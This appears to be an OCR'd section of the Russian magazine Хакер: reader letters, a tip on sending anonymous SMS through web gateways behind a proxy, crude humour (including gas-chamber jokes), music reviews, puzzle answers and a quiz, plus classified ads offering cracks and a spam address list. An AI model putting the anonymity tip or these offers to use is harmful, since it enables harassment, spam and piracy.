Здравствуй, SINtez! Я хочу тебе признаться. Я совершил акт подлейшего плагиата! Я украл у тебя идею из журнала][v.09.02! Мне очень стыдно, поверь! Нам нужно было написать эссе по русскому языку на тему “О времени и о себе”... Ну, ты понимаешь... Препод русского языка - настоящий зверь! Конечно, это не плагиат на уровне авторских прав, но мне было по-настоящему стыдно, когда меня стали хвалить перед всей группой... :((((Я думаю, ты меня поймешь.

Ваш журнал для меня наиболее авторитетный источник информации. Рубрика INSIDE просто рулеззззззззззз! Но всегда, когда покупаю журнал, с замиранием сердца открываю рубрику “Кодинг”. Эта рубрика для меня кладезь науки. Новая рубрика X-Пуззле! Рулит! Это для настоящих X! Приятно, что существует ТАКОЙ источник информации.

З.Ы. Хочу сказать по поводу нелестных замечаний в адрес журнала, в частности по поводу разделов “Джойстик” и “Хумор”. БЕЗ ЭТИХ РУБРИК ЖУРНАЛ ПОТЕРЯЕТ СВОЮ ОРИГИНАЛЬНОСТЬ! Вот так вот! Даже я, по природе НЕ геймер, пролистываю обзоры игр от Александра “2poisonS” Сидоровского, также известного как “Ядовитый”...



А вот товарищ со странным именем И.Ц.Навигатор [navigator_samara@mail.ru] - воробей стреляный. Невзирая ни на что он подошел к делу написания нам писем со всей прямотой и честностью. Написал - так написал, не придерешься. Не в бровь, как говорится, а в глаз. Кстати, подмечено все верно, чего уж там... Да ты прочти и согласишься, спорим?

Hi,][! Я читаю ваш журнал недавно (начиная с рубрики Inside, из-за нее и купил журнал), и, в общем-то, информация, публикуемая в журнале, на высоте. Однако, странно, что у вас культивируется образ Хакера как законченного алкоголика, извращенца и морального урода. А ведь настоящих Хакеров очень мало! Большинство тех, кого вы называете “Хакерами”, ими не являются. Ведь эти “хакеры” просто используют специальный soft (снифферы, сканеры, кряки, нюки...) и самописные “вирусы” на Delphi или VB! Real Хакеры - это те, кто обнаруживают различные дыры, пишут эксплойты и т. д. и т. п. Заметьте, те Real Hackers, с которыми вы публикуете интервью, отнюдь не являются М/уродами, алкоголиками или извращенцами.
Вот что я хотел вскрыть! Ладно, покончим с философией и перейдем к делу. Я не буду говорить, что надо-де выкинуть какие-то рубрики, ведь если они кому-то нравятся, пусть живут :).



Чудеса продолжаются. Вот письмо от Японовой Натальи [nyaponova@mail.ru], но состряпанное явно от мужского имени. Наталья, так на кого вы работаете, позвольте узнать? Что за штучки? И странная подпись еще в конце “Увеличьте пожалуйста кодинг please!!!!” Кодинг мы увеличили всем сотрудникам журнала на целых три сантиметра. Особенно это понравилось их боевым подругам. Теперь будем за баснословно маленькие деньги увеличивать кодинг всем подписчикам. Есть желающие повращать увеличенным кодингом? Ну, тогда к тексту...

Дарова хаксоры, описывать кульность вашего журнала я не буду (это очевидно). Но хочу задать серьезный вопрос. Maza Fucka куда делась рубрика “Ломка”, я, конечно, понимаю, что хакер должен работать, но и расслабляться за играми он тоже должен. Но это наболевшее. Журнал я ваш читаю давно, первый раз я его увидел в газетном ларьке, тогда я был еще маленьким (в смысле понимания в компах). После этого я загорелся во что бы то ни стало купить ваш журнал, но не успел. Мне его подарили на день рождения, после этого НАЧАЛОСЬ!!!! Я буквально заболел компами, покупаю ваш журнал постоянно, особенно мне нравятся статьи Horrific’а, так как мы живем недалеко друг от друга. А вообще пишите поменьше всякой лажи, как было раньше (дневники Волосатаго, например). А так уважаю, ваш журнал очень кульный. Ну, в общем, пока. P.S. Увеличьте пожалуйста кодинг please!!!!



Проверь размеры своего личного кодинга и присядь, передохни немножко. Подумай о вечном, о совпадениях и тенденциях в жизни, о великом, короче. Вместо постновогодней сказки на ночь предложу тебе воспоминания нашего читателя по имени Stas Goomeniuk [noy_cool@km.ru]. Воспоминания, прямо скажем, свежие, довольно яркие и служат живым примером увлеченности. Так держать, Стас!

Привет, Любимый][. В первый раз я прочитал ваш журнал, когда ездил отдыхать в Слюдянку (город-деревня на южной оконечности Байкала). Там мне дал его друг. Я почитал. Мне понравилось! Много интересного! Некоторые статьи мне понравились. Особенна та, что про пластиковый интернет. Я попробовал - ни х** не получилось. Ну ладно. Но я продолжал брать ваш журнал у друга. Повышал свой уровень знаний. Но потом мы с другом поссорились :-(. Почти год я не читал][. Но вот увидев его на прилавке, я не выдержал и купил ver05.02(41). Прочитал - интересно! И все. Теперь купил Декабрьский номер с диском и календарем. Прочел - COOL!!! Я пошел и выписал его на полгода!!! Ну, 514 руб. не жалко. Только вот когда январский выходит?

А вот с календарем получились чудеса:

1)1 января “Здравствуй, Мощный Новый Год!” У нас пров ИрТел подарил день (1/I) фриинета!!! Посидел от души!
2)2 января “День Адреналин”. Катался на горных лыжах (впервые)!!!
3)5 января “День дохлой оптической мышки”. Сдохла моя оптическая крыса от GENIUS.
4)8 января “День кидания винчестера на дальность”. Погорел мой второй винт (внешний на 18 Мег). Сгорел.
Ну что делать. Пошли его кидать! А что - летает отлично.
Ну, спасибо, что прочли. Stas Goomeniuk, aka ViGo





Сам Sectoid [sectoid@xakep.ru] накалякал нам пару строчек.

Ты уж с ним поаккуратнее, парень вполне “серьезно задумал убить HTML”, которого, по его же словам “на прошлой неделе еще нигде не существовало”. Ты вообще понимаешь, что это значит? А вот в просьбе автора мы ему отказать не смогли, сделали все в лучшем виде. Просьба, в общем-то, так себе была, пустяковая… “И если знаешь кто этим заинтересуется, направь ко мне…” По счастливой случайности я знал одного психиатра, который и доставит призы вместе с пациентом в одну палату, где можно запросто провозглашать себя хоть сектоидами хоть антисектоидами. Там все лечат, я оттуда недавно вернулся :).

Даров опять… В пятницу я прислал тебе очень долгое письмо, и к нему должна была быть прикреплена эта прога, высылаю обещанное, и жду ответа (хоть какого). Я сегодня повесил свой сайт, который загружается только один раз, и весь код уместился в 21кб. Взгляни, такого ты еще не видел. И если знаешь, кто этим заинтересуется, направь ко мне (только через пару дней, сейчас только тесты), я серьезно задумал убить HTML. Кстати, на прошлой неделе его еще нигде не существовало.
www.station.by.ru

Sectoid disconnected… З.Ы. Где ответ???, мать вашу!!!



Наш читатель paradoxxx666 [paradoxxx666@yandex.ru] слезно попросил уведомить его о прочтении письма, так как, по его словам, написал он нам только один раз. Что ж, мы не жадные, попросил нас человек уведомить его - уведомим, мы ж не жлобы какие. Уведомим ведь, а? О, так он и меня еще критикует, ну тогда точно уведомляем. Короче: каждый прочитавший эти буковки может совершить добрый и очень смешной поступок - намылить paradoxxx'у пару строчек на память :)).

Здравствуйте “Х”! Единственная просьба к вам дочитать письмо до конца.

1)Моя критика о журнале: больше интересных, понятных статей про взлом, меньше рекламы, а так у вас все пучком. Дизайн журнала супер. (Лично вам Centner): раньше (в старых номерах “Х”) на письма читателей ответы были лучше, в них было много юмора, а сейчас его минимум. Жаль… Хотелось бы видеть вернутые к жизни оригинальные ответы на письма.
2)О вашем диске: диск пребывает в лучшем состоянии: быстрая загрузка, отличный дизайн, и самое главное много полезного на нем.
3)О Хакерах и Ламерах: я думаю (есть чем), что все статьи стоит писать просто более понятным языком для тех, кто мало в этом понимает.
4)О жизни: меня интересует вопрос, в чем смысл жизни? Большинство людей об этом не задумываются, живут как бы автоматически. Прожить ее просто так, ни к чему не стремясь? Что будет после нас? Жизнь штука сложная и непонятная. Все в этом мире построено на деньгах и власти. Да и из людей никто не сможет этого поменять. Живите (существуйте) дальше.
Удачи вам! Спасибо за прочтение! На публикацию не надеюсь, главное, чтобы вы его прочитали…

Мой стишок на посошок:

Маленький Хакер хакать любил,
За бугор на халяву часто звонил.
Сайты ломал, сносил сервера,
В инете бесплатно сидел допоздна.
Девять утра, в дверку - звонок.
Дяди в сапожках, на выход, сынок.



TIPS&TRICKS

Наверняка, ты не раз задумывался о том, как клево было бы иметь возможность отсылать SMS-сообщения анонимно. Для того чтобы отправить SMS с "левого" номера, воспользуйся Х фишкой - "отправка SMS через web-формы".
Веб-формы для отправки SMS можно найти на сайтах различных сотовых компаний. Если зайти на какой-нибудь поисковик (рекомендую www.ya.ru) и набрать фразу "Отправка SMS", то поисковик выдаст тебе кучу ссылок с такими веб-формами!!! Например, отсюда (http://gw.kubangsm.ru/cgi-bin/cgi.exe?function=sms_send) можно отправить SMS с номера 887 (только для абонентов Кубань GSM). Советую все вышеописанное юзать через анонимную проксю, т.к. некоторые SMS-гейты вставляют в мессагу еще и IP компа, с которого отсылалось SMS-сообщение…
Если что, пиши мне… помогу!

Феликс (((Quick$ilveR))) Калайчев

**whttp://security-zone.by.ru/
rhc-root@bk.ru
#ICQ: 1399102**

P.S. Посвящено Швецову Роману

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

ХУМОР

ПОРОЛОНОВАЯ КРЫСА И ДРУГИЕ ПОУЧИТЕЛЬНЫЕ ИСТОРИИ

Даниил Шеповалов
высокоорганизованное животное
(dan@real.xakep.ru, www.danya.ru)



ГРИША

У меня есть племянник Гриша - ему 11 лет. Я подозреваю, что он гений. Учителя, правда, думают иначе: ставят ему двойки и пишут в дневник красной ручкой всякие пакости, вроде "Плевался с крыши в директора" или "Занимался непристойностями на задней парте". Вчера Грише дали в школе специальную бумажку, в которой он должен был записать три книги, прочитанные им за этот месяц. На книжной полке у племянника стоит только одна книга - "Таинственный Остров". Правда, глубоко в нижнем ящике стола у него еще лежит порножурнал, который он как-то подрезал у меня, но это, я думаю, не считается. В общем, перед парнем встала проблема: отмазаться от училки по литре. С ней он, собственно, и обратился ко мне. После непродолжительных размышлений я записал в его бумажку следующие книги:
Жюль Верн "Таинственный Остров".
Жан Поль Сартр "Тошнота".
Адольф Гитлер "Майн Кампф".
А что - начитанный, образованный мальчик…

ЗНАКОМЫЙ

Самое забавное в интернете - это тематические конференции. Я вот довольно долгое время читал конфу, посвященную электронной музыке. Потом дал ссылку на все это дело одному своему знакомому. Тот зашел, посмотрел, и заявил, что теперь смысл его жизни - выгнать из конференции всех рэйверов и остаться там одному. Интересный человек, мне нравится ход его мыслей…

ССЫЛКА

Сегодня получил по почте от анонимного друга ссылку на некий сайт, где были размещены фотографии с выставки анусов. Для тех, кому показалось, что он ослышался, а также для прочих впечатлительных особ повторю еще раз: АНУСОВ! Фишка в следующем: какие-то энтузиасты сфотографировали кучу "assholes" (причем очень детально и с невероятно близкого расстояния), затем увеличили до размера 2х2м и развесили по стенам выставочного зала одной из именитых галерей. Ну, казалось бы, и чего тут такого? Современное искусство. Может художники так видят жизнь, которая, как известно, жопа… Да нет, все нормально, но лично я бился в экстатических конвульсиях, когда лицезрел фотку, на которой две стильные, богемного вида девушки внимательно разглядывают одну из волосатых "assholes". Правая рука одной из девушек элегантно касается щеки, мизинчик в сторону, а на лице застыло такое выражение, будто она

РУБРИКА "Я ПЛАКАЛ"
самое-самое письмо Дане

from: Alexey Sviridov
citrus@reksoft.ru
to: Dan Shepovalov <danya@danya.ru>
subj: я понял!
Даня, вся наша жизнь - это засохшая блевотина накуренного пони на краешке заброшенного деревенского толчка!

ВПЕРВЫЕ! Ответ Дани!!!
from: Dan Shepovalov
<danya@danya.ru>
to: Alexey Sviridov citrus@reksoft.ru
subj: Re: я понял! level up!

стоит перед гениальнейшим холстом Микеланджело. "Красота спасет мир!" - понял я в этот момент и подавился бубликом. Спасибо тебе, анонимный друг!

СТИХИ

Разбирал тут старые книжки - нашел стихотворение детского писателя Михалкова. Сборник называется "36.6". Потрясающая вещь, я аж прослезился! Вот отрывок:

Я уколов не боюсь,
Если надо - уколюсь.
Это только трус боится
На укол идти к врачу.
Лично я при виде шприца
Улыбаюсь и шучу.
Я серьезно заявляю,
Что билеты на футбол
С удовольствием сменяю
На добавочный укол.

Ну, да детские писатели - это моя давняя любовь, классные черти: им никакая цензура не страшна…

ДЕНЬ РОЖДЕНИЯ

Недавно меня пригласили на ДР. Ну, стандартный такой, грустный молодежный праздник: бухло, курево, бутылочка, покер на раздевание. В итоге все разделись догола и разбрелись по разным комнатам. Меня заперли в зале вместе с двумя придурками, которые пытались трахнуть лесбиянку. Лесбиянка была страшная, к тому же перед выходом из дома я на всякий случай два раза овладел собой на своем любимом порносайте. Поэтому в акте приобщения девушки к гетеросексуальным радостям я не участвовал, а лишь пытался сожрать побольше салатов и выпить все, что пьется, до того, как остальные закончат свою сомнительную возню на диване. Мальчишплохиш прямо, самому стыдно, но ничего тогда с собой поделать не мог. Парни же долго уговаривали бедную девушку, приводя все мыслимые и немыслимые аргументы в пользу здорового группового секса, ну и все такое прочее, не мне тебе рассказывать. В итоге тетка согласилась, но мерзкий алкоголь сделал свое дело - ребята в течение двух часов не могли добиться эрекции. Под конец даже я, оставив свои салатики, встал рядом с диваном и, истерически смеясь, подбадривал их выкриками типа "Давай-давай!!! Не уставай!!!" и "Сделай это, мачо!!!" Почему-то от такой поддержки у парней опадало еще больше. Девушка к тому моменту уже давно рыдала от смеха. Вечеринка удалась! А добил ребят телевизор, в котором томный женский голос произнес: "НО ВЕДЬ ДВОЕ ЛУЧШЕ, ЧЕМ ОДИН!". Услышав это, я немедленно рухнул на пол и долго бился в истерике…
- Дань, только никому об этом не рассказывай! - смущенно попросили парни после того, как оделись.
- Не вопрос! - ответил я, одобряюще похлопав обоих по плечу, и уже прикидывая в уме, как бы озаглавить эту статью.

ОБЪЯВЛЕНИЕ

В моем подъезде висит объявление: "Перестаньте мечтать похудеть! Тел…". Интересно, вот если обклеить подобными объявами весь город - увеличится ли тогда число самоубийств среди упитанных теток?

СНОВА СТИХИ

Спросил у своего друга, писал ли он когда-нибудь стихи. Тот ответил примерно следующее:
"Стихоплетство закончилось в детском саду после придуманной рифмы "мыла-кобыла". За скакание и выкрикивание этого любимого стиха был поставлен в угол. Разочаровался в стихах навсегда".
Теперь друг занимается тем, что заказывает по интернету у китайцев всякую понтовую халяву: цифровые камеры и прочие искусственные члены на батарейках. А мог бы быть великим поэтом! Трагедия!!!

DANYA.RU

Мне нравится мой сайт! Особенно мне нравится там секта "Мировая Термоядерная Война"! Я, правда, не хочу останавливаться на достигнутом - думаю открыть еще сайт секты "Солнышко". Специально для любителей позитива… И еще я планирую начать закрывать danya.ru на каждый уикенд - чтобы отдыхал. Я даже придумал, какое слово буду вывешивать в эти дни на главной странице. Да-да, именно то, которое тебе только что пришло в голову…

ТЕЛЕВИЗОР

Когда я в гостях - обязательно смотрю телевизор. Какие выводы я сделал из увиденного? Ничего нового:
- Организаторов и участников шоу "Песня года" и "Стань Звездой" - в газовые камеры!
- Юлю Меньшову - туда же! Готов даже заплатить за то, чтобы лично опустить рубильник, дающий газ. Думаю даже, можно специальный аттракцион из этого сделать - уверен, выстроится многокилометровая очередь желающих.
- Захотелось купить молоко "Веселый Молочник". Дело в том, что я как-то был в Карелии и собственными глазами видел, как корова слизнула языком кочку с галлюциногенными грибами…

ЛОРД ПНЕВМОСЛОН

На прошлый день рождения Маленькая Дрянь подарила мне кислотного зеленого слоника. Естественно, я назвал его Лорд Пневмослон. Вчера Маленькая Дрянь с мужем пришли ко мне в гости. Наутро я нашел на кухонном столе выпотрошенного слоника и записку: "Даня, этот мир слишком жесток для меня! Прощай!!!". Позвонил Дряни - та лишь долго смеялась в трубку и обещала подарить мне взамен поролоновую крысу и пяток яиц. Она в свое время 2 года посещала невропатолога. После того, как глобальная модель Вселенной в ее мозгу стала распадаться пульсирующими циферблатами. Везет же девчонке!

ГДЕ?



http://gde.gde.v.piz.de
Заметь - ссылка работает!!!



X-MUSIC

Музыка для хакера

Команда: Chang Fu-quan
Пластинка: Tea Traver
Релиз: Landy Star Music, 2001
Реальный хит: Uigur green tea in Sinkiang Province

Китайцы, однако, во многом правильные пацаны. Пуховики там делают, материнские платы и всякую прочую байду. А еще у них есть чай и музыка. И то и другое китайцы умеют делать лучше всех в мире, и одно другому соответствует идеально. Проверенный факт: правильный китайский чай, сама процедура чаепития вместе с музыкой, подобной той, что на этой пластинке, заставят релаксировать любой, даже смертельно усталый мозг. Очень рекомендую. Апофеоз расслабухи!

Музыка для крякера

Команда: Опять сборник. DJ Smile
Пластинка: Невесомость
Релиз: TME, 2002
Реальный хит: Generation of night

29 ноября прошлого года в московском клубе "Город" dj Smile забацал презентацию альбома "Невесомость". Как выяснилось позже, альбом "Невесомость" - совместная работа Александра Иванова aka DJ Smile и Алексея Рудова (бывший участник группы "Танцы на воле"). В него входят одиннадцать треков, записанных в период с 2001 по 2002 год. Пластинка охватывает большой спектр стилей - от trip-hop до trance. "Мы не рассчитываем на бешеную популярность наших творений. Просто хочется, чтобы наша музыка помогала людям чувствовать себя хорошо".

Музыка для западлостроителя

Команда: Moby
Пластинка: Play
Релиз: Mute, 1999
Реальный хит: Why Does My Heart Feel So Bad?

Йоу! Человек, чей альбом уже называют классикой, человек, превратившийся в легенду электронной музыки - это Moby, или Ричард Холл. Альбом Moby "Play" был продан тиражом более десяти миллионов копий, став платиновым в 26 странах.
«Успех "Play" был для меня, своего рода, аномалией, - признается Moby. - Когда мы закончили "Play", мы мало чего ожидали, но после релиза каждый день был для меня сюрпризом. Все было так странно, ведь музыкальный рынок, в который "Play" был выпущен, казался самым неподходящим, чуть ли не гарантировал провал альбому. А тот факт, что пластинка стала такой успешной – просто парадокс какой-то». Парадокс получился просто суперским. Всем слушать заново!

Музыка для warezника

Команда: DJ Nikk
Пластинка: Москва. Клубная пора.
Релиз: Dance Factory, 2002
Реальный хит: Radiotrance - Nuclear Test

WOW! Когда-то давно, когда был в Москве потрясающий клуб "Титаник", где не покладая рук трудился некто Николай Юрьевич Туровников, я уже знал, что этот неизвестный гражданин и DJ Nikk - одно и то же лицо. На дворе была середина девяностых, московская электронная тусовка слушала "Станцию", вовсю колбасилась по клубам. В 1997 Nikk получил звание лучшего ди-джея года, а сегодня ты можешь взять и вот так запросто послушать, от чего же так перлись в конце прошлого тысячелетия, и что за старперы воспламеняли танцполы под ногами у почтеннейшей публики. Начни прямо с четвертого трека, все поймешь сам :).

X-PUZZLE

Иван Скляров (Sklyarov@real.xakep.ru)

"ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!"

Не стесняйся присылать мне свои ответы, даже если ты смог ответить всего на один пазл, я с интересом почитаю твои оригинальные решения. Ну, а имена героев, которые первыми правильно ответят на все вопросы, конечно же, будут опубликованы в журнале, чем прославятся на всю Россию (и не только) и навечно войдут в историю Х. Приз за нами не заржавеет. ;)
Но помни: в большинстве случаев вариант ответа засчитывается как правильный, только если к нему приложено подробное и ВЕРНОЕ объяснение, почему выбран именно этот вариант, а не какой-либо другой.

3 приз

Третий приз получает чел под ником Den (DD2@xakep.ru), он решил все правильно, но в пазле с <Даниной кровью> умудрился найти логику отличную от моей, цитирую: <Логика такая: в каждом столбце по три одинаковых строки.> Хм, в пазле я говорил найти хоть какую-нибудь логику и, в принципе, он ее нашел, за что и получает в качестве приза многофункциональную цифровую камеру Genius DSC-1.3M, которая может работать как веб-камера, как видео камера и как простая в управлении фото мыльница. Поздравляем Дена и надеемся, что этот приз позволит ему реализовать его самые скрытые желания :).

1 приз



WOW! У нас впервые за долгие <годы> объявился победитель, который правильно ответил на ВСЕ вопросы! Великое имя этого чела ZyX (zyxel@ochacovo.ru). С этим ником он и входит в святую историю][. Когда мы с главредом только начинали рубрику, то порешили, что первый победитель, который правильно ответит на ВСЕ вопросы получит 1000000$. Но месяцы пролетали, а такого победителя все не обнаруживалось, постепенно деньги пропивались (работа у нас нервная, одним ящиком водки не отделаешься), и к данному моменту мы их пропили полностью :(. Но нас не за что винить, сами виноваты, надо было грамотнее отвечать. Поэтому призы вручаются стандартные, но от этого считаю не плохие. Так что первый приз получает ZyX (фанат Зухелей что-ли он?).

ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

■ Ответ на пазл #1 «Кривая Клава»

В данном пазле, в общем случае, нужно решить две проблемы:
1. Обойтись при написании кода без цифр (1-8).
2. Обойтись без операции умножения (*) и без знака «#», т. е. без библиотеки математических функций (<math.h>), а значит, и без функции возведения в степень pow().

Первая проблема легко решается с помощью замечательного свойства языка C/C++, когда перед применением арифметических операций с символьными переменными все они преобразуются к типу int. Т.е., например, в результате выражения int Ten = 'K' - 'A'; мы получим число 10, т.к. десятичный ASCII-код буквы K=75, а буквы A=65.
Во втором случае все операции умножения и функцию возведения в степень нужно заменить сложением, это легко проделать с помощью обычных циклов.

Ниже показана реализация кода с учетом решения вышеназванных проблем:

```
#include <iostream.h>

main ()
{
int n;
int Ten = 'K' - 'A';
int Seven = 'H' - 'A';
int Four = 'E' - 'A';
int NewX;
cout << "Введите предел:\n";
cin >> n;

cout << "Результаты расчета уравнения:\n";

for (int x = -n; x <= n; x++) {
  int TenOnPow = 0;
  for (int CountTen = 0; CountTen < Ten; CountTen++) {
            int Pow = 0;
            x < 0 ? NewX = -x : NewX=x;
            for (int CountPow = 0; CountPow < NewX; CountPow++)
                                  Pow = Pow + NewX;
  TenOnPow = TenOnPow + Pow; }

  int SevenOnX = 0;
  for (int CountSeven = 0; CountSeven < Seven; CountSeven++)
  SevenOnX = SevenOnX + x;

int y = TenOnPow + SevenOnX - Four;

cout << y << endl; }

return 0;
```

■ Ответ на пазл #2 «Голубая кровь»

Логика в данном послании простая, каждое двоичное число представляет собой букву (символ) в кодировке Unicode. Т. е. если прочитать расшифрованную фразу слева направо и сверху вниз, то получится: «Следуй за белым кроликом» (Matrix). Соответственно, по смыслу несложно догадаться, что заляпанные Даниной кровью числа являются (по порядку): буквой «е» (10000110101), символом пробела (00000100000), буквой «ы» (10001001011) и буквой «м» (10000111100).

■ Ответ на пазл #3 «Unreal'ные шахматы»

Ни одна из приведенных позиций не может возникнуть в реальной шахматной партии по существующим шахматным правилам! Ниже приведены объяснения по порядку, начиная с первой позиции:

1. На доске присутствуют девять черных пешек, что в реальной шахматной игре невозможно.

2. Черный чернопольный слон не может находиться вне первоначального положения, т. к. черные пешки e7 и g7 не сделали еще ни одного хода! Конечно, можно было бы предположить, что слон был взят белым конем, а затем получен проведенной пешкой (напомню, что пешка, достигшая последней горизонтали, называется проведенной и может быть заменена любой фигурой своего цвета, кроме короля), но все восемь черных пешек присутствуют на доске.

3. У белых превышение набора фигур, а именно: второй ферзь, третья ладья, третий конь и дополнительный белопольный слон (напомню, что первоначально слоны одного цвета ходят по клеткам разных цветов). Все эти четыре дополнительные белые фигуры не могли быть получены проведенными пешками, т. к. у белых в данной позиции отсутствуют только три пешки.

4. Это одна из самых замороченных позиций, которая вызвала сложности у читателей. Аналогично второй диаграмме в данном случае черный белопольный слон не может находиться вне первоначального положения, однако, объяснение этому здесь совершенно иное. В данной позиции вполне можно предположить, что если белопольный черный слон не мог развиться из-за двух пешек b7 и d7, то он вполне мог быть взят белым конем, а затем получен проведенной пешкой, т.к. у черных фигур как раз отсутствует одна пешка. Но здесь нужно обратить внимание, что две пары белых пешек находятся на одних и тех же вертикалях: одна пара на вертикали «e», а вторая на вертикали «h», т.е. белыми пешками было совершено как минимум два взятия (напомню, что пешки ходят только прямо, а взятие совершают наискосок). А так как у черных фигур в данной позиции отсутствуют две фигуры (14 фигур на диаграмме), то, очевидно, что третьего взятия быть никак не могло, т.е. черный белопольный слон не мог быть взят белым конем, и, соответственно, не мог оказаться вне первоначального положения.

5. Еще одна позиция, не менее сложная, чем предыдущая. На первый взгляд, здесь все логично, у черных присутствуют на поле три коня и два ферзя, но отсутствуют две пешки. Однако если внимательно посмотреть на данную диаграмму, то выясняется, что последней горизонтали (горизонтали «1») могла достигнуть только одна (!) черная пешка – по вертикали «f». Во всех остальных случаях черным пешкам пришлось бы совершить как минимум на одно взятие больше, чем возможно в данной позиции. Любознательный читатель самостоятельно рассмотрит каждую вертикаль и убедится в моих словах. Замечу лишь, что у белых отсутствуют на поле две фигуры (14 фигур на диаграмме), в то же время две пары черных пешек находятся на одних и тех же вертикалях («a» и «d»), т. е. черными пешками уже было совершенно два взятия, соответственно третье взятие в данной позиции невозможно.

6. Ну, а здесь все просто, оба короля (белый и черный) находятся под шахом, что в реальной шахматной игре невозможно.

«КАК СТАТЬ НИЩИМ»

Здравствуйте Дамы и Господа! С вами журнал Хакер и игра «Как стать нищим»!

Если ты ответил правильно, то прошу к столу. Напомню, тебя ждет 15 вопросов и три несгораемые суммы – это твоя квартира, твоя машина и 0 денег! Именно столько денег остается у победителя к концу игры! Также ты можешь использовать три подсказки: Интернет, литературу и друзей. Перед началом игры давай выпьем с тобой безалкогольной водки от фирмы «Убалтика». И если ты готов, то начнем...

Расположите языки программирования в том порядке, в котором они впервые появились на свет:

A) JAVA
B) C++
C) Фортран
D) PL/1

Первый вопрос:

Что такое wu-ftpd?
A) Бэкдор в Linux
B) FTP-демон
C) Фаервол
D) Хакерская команда

Второй вопрос:
Родина Linux:
A) США
B) Россия
C) Финляндия
D) Израиль

Третий вопрос:
«Культ мертвой коровы» - это:
A) Партия некрозоофилов
B) Процесс загрузки Windows 2000 Advanced Server
C) Хакерская команда
D) Утилита обхода систем контроля содержимого

Четвертый вопрос:
Что хранится в файле SAM?
A) Номера кредитных карт
B) Зашифрованные пароли
C) Имена пользователей
D) Зашифрованные пароли и имена пользователей

Пятый вопрос:
Как называется процесс в UNIX, являющийся предком всех остальных процессов?
A) xinit
B) init
C) fork
D) getty

Шестой вопрос:
Какая из утилит может работать в качестве сканера портов?
A) traceroute
B) ping
C) netcat
D) Join the Ripper

Седьмой вопрос:
Какой из перечисленных алгоритмов шифрования применяется для шифрования паролей в Linux (/etc/shadow)?
A) RSA
B) IDEA
C) MD5
D) rot13

Восьмой вопрос:
Какой из дистрибутивов является дистрибутивом Linux?
A) QNX
B) tomsrtbt
C) Solaris
D) MenuetOS

Девятый вопрос:
Содержимое поля TTL в заголовке IPv4-пакета равно

8. Какое максимальное количество маршрутизаторов может пройти пакет, если каждый роутер вносит задержку в 2 секунды?
A) 1
B) 4
C) 8
D) Все, которые встретятся на пути

Десятый вопрос:
Какой по умолчанию номер сигнала посылает процессу команда kill в системе Linux?
A) 0
B) 1
C) 9
D) 15

Одиннадцатый вопрос:
Какая операция делает то же самое, что и команда "MOV EAX,0", занимая при этом меньшее количество байт?
A) XOR ECX, ECX
B) SUB EAX, EAX
C) MOV 0, EAX
D) CDQ

Двенадцатый вопрос:
Как называют маршрутизатор, который поддерживает немаршрутизируемые протоколы, такие как NetBIOS и NetBEUI?
A) bridge
B) gateway
C) brouter
D) transceiver

Тринадцатый вопрос:
Какая функция в Win32 API является приблизительным аналогом функции fork в системе UNIX?
A) OpenProcess
B) GetCurrentProcess
C) CreateProcess
D) ExitProcess


Четырнадцатый вопрос:
Какой из протоколов является лишним в списке?




A) OSPF
B) SNMP
C) BGP
D) RIP




Пятнадцатый вопрос:
Как звали родного деда Билла Гейтса?
A) Уильям Генри Гейтс
B) Чарльз Дэвис Гейтс
C) Джордж Барри Гейтс
D) Владимир Петрович

«ЧЬЕ ЛОГО?»

Каждый знает, что логотип Linux – пингвин. Но можешь ли ты сказать, символами чего являются следующие, достаточно известные в хакерском мире лого:









Logo #1 Logo # 2 Logo #3

Logo #4 Logo #5 Logo #6

4 приз

Внимание господа, в этом выпуске у нас еще одно знаменательное событие, впервые приз получает девушка/девочка/женщина... женский пол, короче: Марина aka Player (PSX@xakep.ru). Дала она все правильные ответы, но вот на головоломку с <Данной кровью> почему-то отвечать отказалась, ох не любит она Даню. Вообще, не понимаю, как можно не любить такую душку, его вся редакция любит, причем ни по одному разу в день.

Правильные ответы смотри в следующем выпуске X-Puzzle. И не забывай, твои ответы я всегда принимаю только до 1 числа (в данном случае - марта), жду!

2 приз



Второй приз получает Нестеркин Дмитрий aka Undel (undel@pochtamt.ru). В принципе он ответил на все правильно, но почему-то на пазл с <кривойклавой> решил отделаться словесным описанием, не предоставив исходногокода. Эх, сильно у меня было желание его забрить, но так как он прислал ответы один из первых, и все остальные ответы были правильные, то я списал это на отсутствие компилятора, но впредь буду всех за такие дела жестоко наказывать.

Вообще предупреждаю сразу: все головоломки связанные с кодингом будут в основном с уклоном в сторону C/C++, т. к. хакер должен знать эти языки, поэтому компилятор под рукой должен быть (например, C++ Builder или VC++).

Юниты

Борда





Объявления рекламного характера не публикуются!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

OK



Мессадж можно закинуть на
board@real.xakep.ru



Продаю пять порно клипов Памелы Андрессон! За смешные деньги!
Опалата WMZ (всего 1$)
Пишите все!
Nitra [nitra@zmail.ru]

Рисую в стилях Киберпанк, Манга, Фэнтези - для моддинга и татуировок
diesel-design@mail.ru

Разработка программ. Недорого. За деньги ! Простые программки напишу бесплатно! Кто заинтересован или у кого есть достойные идеи присылайте на **ateyst@yahoo.com**





Продаю ICQ UIN'ы, очень дешево!(восьмизнашки - 1wmz)
Пишите, ответ гарантирован.
real.eugene@mail.ru

Нужна помощь программиста знакомого с математикой, высокую оплату гарантирую.
favorit01@yandex.ru






Достану любую зарегестрированную прогу, или crack. Обменяюсь или продам спам листы, моя база >500 000 адресов.
=Vit_malNl= vit_man@mo3gov.net

